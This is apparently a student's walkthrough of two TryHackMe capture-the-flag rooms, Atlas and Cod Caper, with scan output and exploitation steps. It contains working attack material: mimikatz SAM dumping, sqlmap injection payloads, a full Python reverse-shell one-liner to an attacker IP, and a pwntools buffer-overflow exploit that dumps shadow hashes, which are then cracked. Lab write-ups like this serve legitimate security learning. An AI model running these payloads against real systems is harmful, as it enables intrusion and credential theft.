TryHackMe CTF 2


Task 1; Atlas - https://tryhackme.com/room/atlas

First I used nmap -sV -Pn <target>


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn 10.10.205.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 22:28 EDT
Nmap scan report for 10.10.205.173
Host is up (0.19s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8080/tcp open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=4/1%Time=660B6D87%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,179,"HTTP/1\.1\x20401\x20Access\x20Denied\r\nContent-Type:\x
SF:20text/html\r\nContent-Length:\x20144\r\nConnection:\x20Keep-Alive\r\nW
SF:WW-Authenticate:\x20Digest\x20realm=\"ThinVNC\",\x20qop=\"auth\",\x20no
SF:nce=\"9kLGUQMp5kBo10YCAynmQA==\",\x20opaque=\"K2AkHhLsj5DVkgVBRERqS0wO9
SF:tjssBD970\"\r\n\r\n<HTML><HEAD><TITLE>401\x20Access\x20Denied</TITLE></
SF:HEAD><BODY><H1>401\x20Access\x20Denied</H1>The\x20requested\x20URL\x20\
SF:x20requires\x20authorization\.<P></BODY></HTML>\r\n")%r(FourOhFourReque
SF:st,111,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Type:\x20text/html\
SF:r\nContent-Length:\x20177\r\nConnection:\x20Keep-Alive\r\n\r\n<HTML><HE
SF:AD><TITLE>404\x20Not\x20Found</TITLE></HEAD><BODY><H1>404\x20Not\x20Fou
SF:nd</H1>The\x20requested\x20URL\x20nice%20ports%2C/Tri%6Eity\.txt%2ebak\
SF:x20was\x20not\x20found\x20on\x20this\x20server\.<P></BODY></HTML>\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.52 seconds
```

Then I downloaded a CVE that I found and targeted it at the victim server to get credentials;


I then try logging into the server with the given credentials to be at a thin VNC dashboard;




Let’s rdp into the machine to get more information, we will use xfreerdp to do this;




Now we are going to upload a powershell exploit that I found for the windows version. To do this I will download the exploit on my attacking machine and then upload it to the victim with xfreerdp's builtin tools. Then I will run it to get priv esc;



Sign in with given credentials;




Run mimikatz through shell to attacker;



Do a hashdump of Window's SAM folder a.k.a password folder.


```
mimikatz # lsadump::sam
Domain : GAIA
SysKey : 36c8d26ec0df8b23ce63bcefa6e2d821
Local SID : S-1-5-21-1966530601-3185510712-10604624

SAMKey : 6e708461100b4988991ce3b4d8b1784e

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: c16444961f67af7eea7e420b65c8c3eb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : efd8f5fd23c3b910ef609e3e872276c8
```

Crack the hash using crackstation or cyberchef



Task 2; Cod Caper - https://tryhackme.com/room/thecodcaper

Standard nmap -sV -Pn <target> to start and access the web app on browser;



Going to use gobuster to find hidden directories or in this case php files, which I found administrator.php;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.209.213 -w big.txt -t 40 -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.209.213
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.php        (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/administrator.php    (Status: 200) [Size: 409]
/server-status        (Status: 403) [Size: 278]
Progress: 40952 / 40954 (100.00%)
===============================================================
Finished
===============================================================
```


Going to fish for sql information using sqlmap;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -u 10.10.209.213/administrator.php --forms --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 01:07:24 /2024-04-02/

[01:07:24] [INFO] testing connection to the target URL
[01:07:25] [INFO] searching for forms
[1/1] Form:
POST http://10.10.209.213/administrator.php
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] Y
[01:07:29] [INFO] resuming back-end DBMS 'mysql'
[01:07:29] [INFO] using '/home/kali/.local/share/sqlmap/output/results-04022024_0107am.csv' as the CSV results file in mult
iple targets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=NGQd' RLIKE (SELECT (CASE WHEN (3303=3303) THEN 0x4e475164 ELSE 0x28 END))-- MAom&password=oDtb

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: username=NGQd' AND GTID_SUBSET(CONCAT(0x7170767871,(SELECT (ELT(3775=3775,1))),0x71707a7071),3775)-- DIRx&pass
word=oDtb

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=NGQd' AND (SELECT 2641 FROM (SELECT(SLEEP(5)))qMNn)-- AJrT&password=oDtb
---
do you want to exploit this SQL injection? [Y/n] Y
[01:07:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
```

After some scrolling I found this;

```
[01:07:32] [INFO] fetching entries for table 'users' in database 'users'
[01:07:32] [INFO] retrieved: 'secretpass'
[01:07:32] [INFO] retrieved: 'pingudad'
Database: users
Table: users
[1 entry]
+-------------+-----------+
| password    | username  |
+-------------+-----------+
| secretpass  | pingudad  |
+-------------+-----------+
```

Log in and run this command after setting up a listener **python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.2.9.196",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'** you get this result;



Now we have a shell into Pingu's machine, let's look around for that ssh password;

```
/etc/cron.daily/passwd
/var/cache/debconf/passwords.dat
/var/hidden/pass
/var/lib/dpkg/info/passwd.postinst
/var/lib/dpkg/info/passwd.list
/var/lib/dpkg/info/passwd.md5sums
/var/lib/dpkg/info/passwd.postrm
/var/lib/dpkg/info/passwd.preinst
/var/lib/dpkg/info/passwd.conffiles
/var/lib/pam/password
/boot/grub/i386-pc/password.mod
/boot/grub/i386-pc/password_pbkdf2.mod
$ cat /var/hidden/pass
pinguapingu
$
```

Now I need to find a way to priv esc, going to use LinEnum.sh to look for ways to priv esc;

```
$ bash LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Mon Apr  1 22:40:04 PDT 2024


### SYSTEM ##############################################
[-] Kernel information:
Linux ubuntu 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 4.4.0-142-generic (buildd@lgw01-amd64-033) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.10) ) #16
8-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.6 LTS"
NAME="Ubuntu"
```

Found some SUID files that I can run to give myself priv esc;

```
[-] SUID files:
-r-sr-xr-x 1 root papa 7516 Jan 16  2020 /opt/secret/root
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 10624 May  8  2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
```

I noticed that /opt/secret/root is a SUID I am going to use that to get a new shell as root;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ scp a.py pingu@10.10.209.213:/tmp
pingu@10.10.209.213's password:
a.py                                          100%  246     1.4KB/s   00:00

┌──(kali㉿kali)-[~/Downloads]
└─$ cat a.py
from pwn import *
proc = process('/opt/secret/root')
elf = ELF('/opt/secret/root')
shell_func = elf.symbols.shell
payload = fit({
44: shell_func # this adds the value of shell_func after 44 characters
})
proc.sendline(payload)
proc.interactive()
```

First I am going to ssh into pingu's tmp folder using the password I grabbed earlier then will add the python program with the exploit. Then I will run it;

```
pingu@ubuntu:/tmp$ python a.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/pingu/.pwntools-cache-2.7/update to 'never'.
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (4.0.0)
[+] Starting local process '/opt/secret/root': pid 1918
[*] '/opt/secret/root'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[*] Switching to interactive mode
$
root:$6$rFK4s/vE$zkh2/RBiRZ746OW3/Q/zqTRVfrfYJfFjFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck.:18277:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18277:0:99999:7:::
uuidd:*:18277:0:99999:7:::
papa:$1$ORU43el1$tgY7epqx64xDbXvvaSEnu.:18277:0:99999:7:::
[*] Process '/opt/secret/root' stopped with exit code -11 (SIGSEGV) (pid 1918)
[*] Got EOF while reading in interactive
```


We will see that root popped out it's password hash, which is shar512crypt, SHA512;

1760	HMAC-SHA512 (key = $salt)	7cce966f5503e292a51381f238d071971ad5442488f340f98e379b3aeae2f33778e3e732fcc2f7bdc04f3d460eebf6f8cb77da32df25500c0
1770	sha512(utf16le($pass))	79bba09eb9354412d0f2c037c22a777b8bf549ab12d49b77d5b25faa839e4378d8f6fa11aceb6d9413977ae5ad5d011568bad2de4f998d7
1800	sha512crypt 6, SHA512 (Unix) [2]	$6$52450745$k5ka2p8bFuSmoVT1tzOyyuaREkkKBcCNqoDKzYiJL9RaE8yMnPgh2XzzF0NDrUhgrcLwg78xs1w5pJiypEdFX/
2000	STDOUT	n/a
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2	$DCC2$10240#tom#e4e938d12fe5974dc42a90120bd9c90f
2400	Cisco-PIX MD5	dRRVnUmUHXOTt9nk

We can use Hashcat to bruteforce that hash using kali's preloaded rockyou.txt;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platfor
m #1 [The pocl project]
====================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 5 5600X 6-Core Processor, 704/1473 MB (256 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

* Device #1: Not enough allocatable device memory for this attack.

Started: Tue Apr  2 02:25:03 2024
Stopped: Tue Apr  2 02:25:33 2024

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
love2fish        (?)
